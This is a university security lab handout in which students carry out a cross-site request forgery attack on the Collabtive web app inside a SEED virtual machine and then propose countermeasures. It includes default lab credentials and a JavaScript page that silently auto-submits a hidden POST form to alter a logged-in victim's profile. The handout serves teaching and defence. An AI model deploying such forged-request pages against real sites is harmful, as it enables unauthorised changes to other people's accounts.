SY306 Lab Twelve

Cross-Site Request Forgery (CSRF) Attack

Introduction

The objective of this lab is to help you understand cross-site-request forgery (CSRF or XSRF) attacks. A CSRF attack involves a victim user, a trusted site, and a malicious site. The victim user holds an active session with a trusted site and simultaneously visits a malicious site. The malicious site injects a HTTP request for the trusted site into the victim user session compromising its integrity.

In this lab, you will be attacking a web-based project management system (Collabtive) using CSRF attacks.

Lab Environment

Just as you did with Lab05, Lab08, and Lab11 for this lab you will work in groups of two and turn in one common report. Sections **4351** and **6551**, click here for today's team information.

For this lab you need to use the SEEDUbuntu12.4 virtual machine image (the same as for lab 5, lab 8 & lab 11), which should be located in your `Documents/VM/` folder. Launch VirtualBox, and then click on the following link for instructions to configure and start the VM.

```
Login Name: seed
Password: dees
```

Lab Set-up - Nothing to do for now, just read for your information

In this lab, we need three things, all of which are already installed in the provided VM image: (1) the Firefox web browser, (2) the Apache web server, and (3) the Collabtive project management web application. For the browser, we need to use the LiveHTTPHeaders extension for Firefox to inspect the HTTP requests and responses. The pre-built Ubuntu VM image provided to you has already installed the Firefox web browser with the required extensions.

Starting the Apache Server. The Apache web server is included in the pre-built Ubuntu image. The web server is started by default. If you need to start the web server, use the following command:

```
sudo service apache2 start
```

The Collabtive Web Application. We use an open-source web application called Collabtive in this lab. Collabtive is a web-based project management system. This web application is already set up in the pre-built Ubuntu VM image. We have also created several user accounts on the Collabtive server. To see all the users' account information, first log in as the admin using the following password; other users' account information can be obtained from the post on the front page or the "Manage users" tab.

```
username: admin
password: admin
```

Note: all user passwords are the same as username ex(user: ted; password: ted).
User emails are user@syr.edu. Ex (ted@syr.edu)

Configuring DNS. We have configured the following URL needed for this lab. To access the URL, the Apache server needs to be started first:

URL	Description	Directory
`http://www.csrflabattacker.com`	`Attacker web site`	`/var/www/CSRF/Attacker`
`http://www.csrflabcollabtive.com`	`Collabtive web site`	`/var/www/CSRF/Collabtive`

The above URL is only accessible from inside of the virtual machine, because we have modified the /etc/hosts file to map the domain name of each URL to the virtual machine's local IP address (127.0.0.1). You may map any domain name to a particular IP address using /etc/hosts. For example you can map http://www.example.com to the local IP address by appending the following entry to /etc/hosts:

```
127.0.0.1 www.example.com
```

If your web server and browser are running on two different machines, you need to modify /etc/hosts on the browser's machine accordingly to map these domain names to the web server's IP address, not to 127.0.0.1.

Configuring Apache Server. In the pre-built VM image, we use Apache server to host all the web sites used in the lab. The name-based virtual hosting feature in Apache could be used to host several web sites (or URLs) on the same machine. A configuration file named default in the directory "/etc/apache2/sites-available" contains the necessary directives for the configuration:

1. The directive "NameVirtualHost*" instructs the web server to use all IP addresses in the machine (some machines may have multiple IP addresses).

2. Each web site has a VirtualHost block that specifies the URL for the web site and directory in the file system that contains the sources for the web site. For example, to configure a web site with URL `http://www.example1.com` with sources in directory `/var/www/Example_1/`, and to configure a web site with URL `http://www.example2.com` with sources in directory `/var/www/Example_2/`, we use the following blocks:

```
<VirtualHost *>
  ServerName http://www.example1.cor
  DocumentRoot /var/www/Example_1/
</VirtualHost>

<VirtualHost *>
  ServerName http://www.example2.cor
  DocumentRoot /var/www/Example_2/
</VirtualHost>
```

You may modify the web application by accessing the source in the mentioned directories. For example, with the above configuration, the web application `http://www.example1.com` can be changed by modifying the sources in the directory `/var/www/Example_1/`.

Background of CSRF Attacks

A CSRF attack always involved three actors: a trusted site (`Collabtive`), a victim user of the trusted site, and a malicious site. The victim user simultaneously visits the malicious site while holding an active session with the trusted site. The attack involves the following sequence of steps:

1. The victim user logs into the trusted site using his/her username and password, and thus creates a new session.
2. The trusted site stores the session identifier for the session in a cookie in the victim user's web browser.
3. The victim user visits a malicious site.

4. The malicious site's web page sends a request to the trusted site from the victim user's browser.
5. The web browser will automatically attach the session cookie to the malicious request because it is targeted for the trusted site.
6. The trusted site, if vulnerable to CSRF, may process the malicious request forged by the attacker web site.

The malicious site can forge both HTTP GET and POST requests for the trusted site. Some HTML tags such as `img`, `iframe`, `frame`, and `form` have no restrictions on the URL that can be used in their attribute. HTML `img`, `iframe`, and `frame` can be used for forging GET requests. The HTML `form` tag can be used for forging POST requests. Forging GET requests is relatively easier, as it does not even need the help of JavaScript; forging POST requests does need JavaScript. Since `Collabtive` only uses POST, the tasks in this lab will only involve HTTP POST requests.

Lab Tasks


You will work in groups of two and turn in one lab report

For the lab tasks, you will use two web sites that are locally setup in the virtual machine. The first web site is the vulnerable Collabtive site accessible at `www.csrflabcollabtive.com` inside the virtual machine. The second web site is the attacker's malicious web site that is used for attacking Collabtive. This web site is accessible via `www.csrflabattacker.com` inside the virtual machine.

You must create a folder on your public_html called "Lab12" (without the quotes) and store your work in that directory. Because you will do this lab in teams, only one submission is required for each team. However, the final report should be stored in both of the team members Lab12 folder. Create a file *lastname1_lastname2_lab12.docx*. For this lab you need to submit a detailed lab report (in *lastname1_lastname2_lab12.docx*) to describe what you have done and what you have observed. Please provide details using screenshots. You also need to provide explanation to the observations that are interesting or surprising. Complete this report as you go through the tasks below!!

Task 1: Modifying the Victim's Profile

The objective of this task is to modify the victim's profile. In particular, the attacker needs to forge a request to modify at a minimum, five pieces of profile information of the victim user of `Collabtive`. Allowing users to modify their profiles is a feature of Collabtive. If users want to modify their profiles, they go to the profile page of Collabtive, fill out a form, and then submit the form—sending a POST request—to the server-side script `manageuser.php`, which process and the requests and does the profile modification. A screenshot of the profile modification page is provided below:



Edit user / alice

User:	alice
Avatar:	
Company:	CTS
E-Mail:	alice@usna.edu
URL:	www.hackme.com
Phone:	410-293-6803
Cell phone:	410-293-6803
Address:	Blake Rd

For attackers to modify Collabtive users' profiles, they need to forge such a POST request from the victim's browser, when the victim is visiting their malicious sites. Attackers need to know the structure of such a request (URL and parameters passed). You can observe the structure of the request, i.e the parameters of the request, by making some modifications to the profile and monitoring the request using `LiveHTTPHeaders`. You may see something similar to the following (you can see that unlike HTTP GET requests, which append parameters to the URL strings, the parameters of HTTP POST request are included in the HTTP message body):

```
Content-Type: multipart/form-data; boundary=---------------------------899556
Content-Length: 2267
---------------------------89955616016202080807876702O7
Content-Disposition: form-data; name="name"

alice
---------------------------89955616016202080807876702O7
Content-Disposition: form-data; name="userfile"; filename="" Content-Type: ap


---------------------------89955616016202080807876702O7

............

............

---------------------------89955616016202080807876702O7
```

Document your findings with observations and screenshots in the report

After understanding the structure of the request, you need to be able to generate the request from your attacking web page. Had `manageuser.php` accepted GET requests, the task would be quite simple, as we can simply include an `img` tag in the page, point it to `manageuser.php`, and then append all the necessary parameters to the URL string (This is how CSRF attacks were demonstrated against the Buffalo talk message board during our last class). Since `manageuser.php` only accepts POST requests, the task is a little bit more difficult. One way to do it is to use JavaScript code to automatically submit a form (POST type) from the victim's browser, with all the necessary information filled out. To help you write such a JavaScript program, we provide the code below. You can modify this code to construct your malicious web site for the CSRF attacks. Copy this code into index.html of http://www.csrfattacker.com.

To modify index.html of http://www.csrfattacker.com, type this command in the shell:

```
sudo gedit /var/www/CSRF/Attacker/index.html
```

Copy this code into `index.html`. Fill in the URL value and the other fields within the `csrf_hack()` function.

****Hint: examine HTTP Live Headers when a user edits their profile to figure out the values***

```
<!DOCTYPE html>
<html>
<head>
<title>Malicious Web</title>
</head>
<body>
  <h2>Forging a HTTP POST request</h2>
  < p>There should be some interesting content here that the user believe i

  <script>
    //invoke scrf_hack() after page load
    window.onload=function(){csrf_hack();}


  function post(url,fields){

    //create a form element.
    var p = document.createElement('form');
    //construct the form
    p.action = url;
    p.innerHTML = fields;
    p.target = '_self';
    p.method = 'post';
    //append the form to the current page.
    document.body.appendChild(p);
    //submit the form
    p.submit();
  }
  function csrf_hack(){
    var fields, url;
    // The following are form entries that need to be filled out
    // by attackers. The entries are made hidden, so the victim
    // won’t be able to see them.
    fields += "<input type='hidden' name='name' value='peter'>";
    fields += "<input type='hidden' name='userfile' value=''>";
    fields += "<input type='hidden' name='company' value='US Navy'>";
    url=' fill in URL here  ';
    //post('http://www.example.com',fields);
    post(url,fields);
  }
  </script>
</body>
</html>
```

Document your attack with observations and screenshots in the report. Include the text of your final attacker index.html in your report.

Task 2: Discussing countermeasures for `Collabtive`

The version of `Collabtive` used in this lab does not have countermeasures to defend against CSRF attacks. Describe how you would implement CSRF countermeasures for Collabtive. What steps would you take and what is your reasoning?

Deliverables

> This is an ungraded lab for all SY306 MIDN, Spring Semester 2019. There are no deliverables, information is left up as a learning resource. Talk to your instructor if you would like to submit it as extra credit.

Acknowledgements

This lab was adapted from the CSRF attack lab created by Wenliang Du at Syracuse University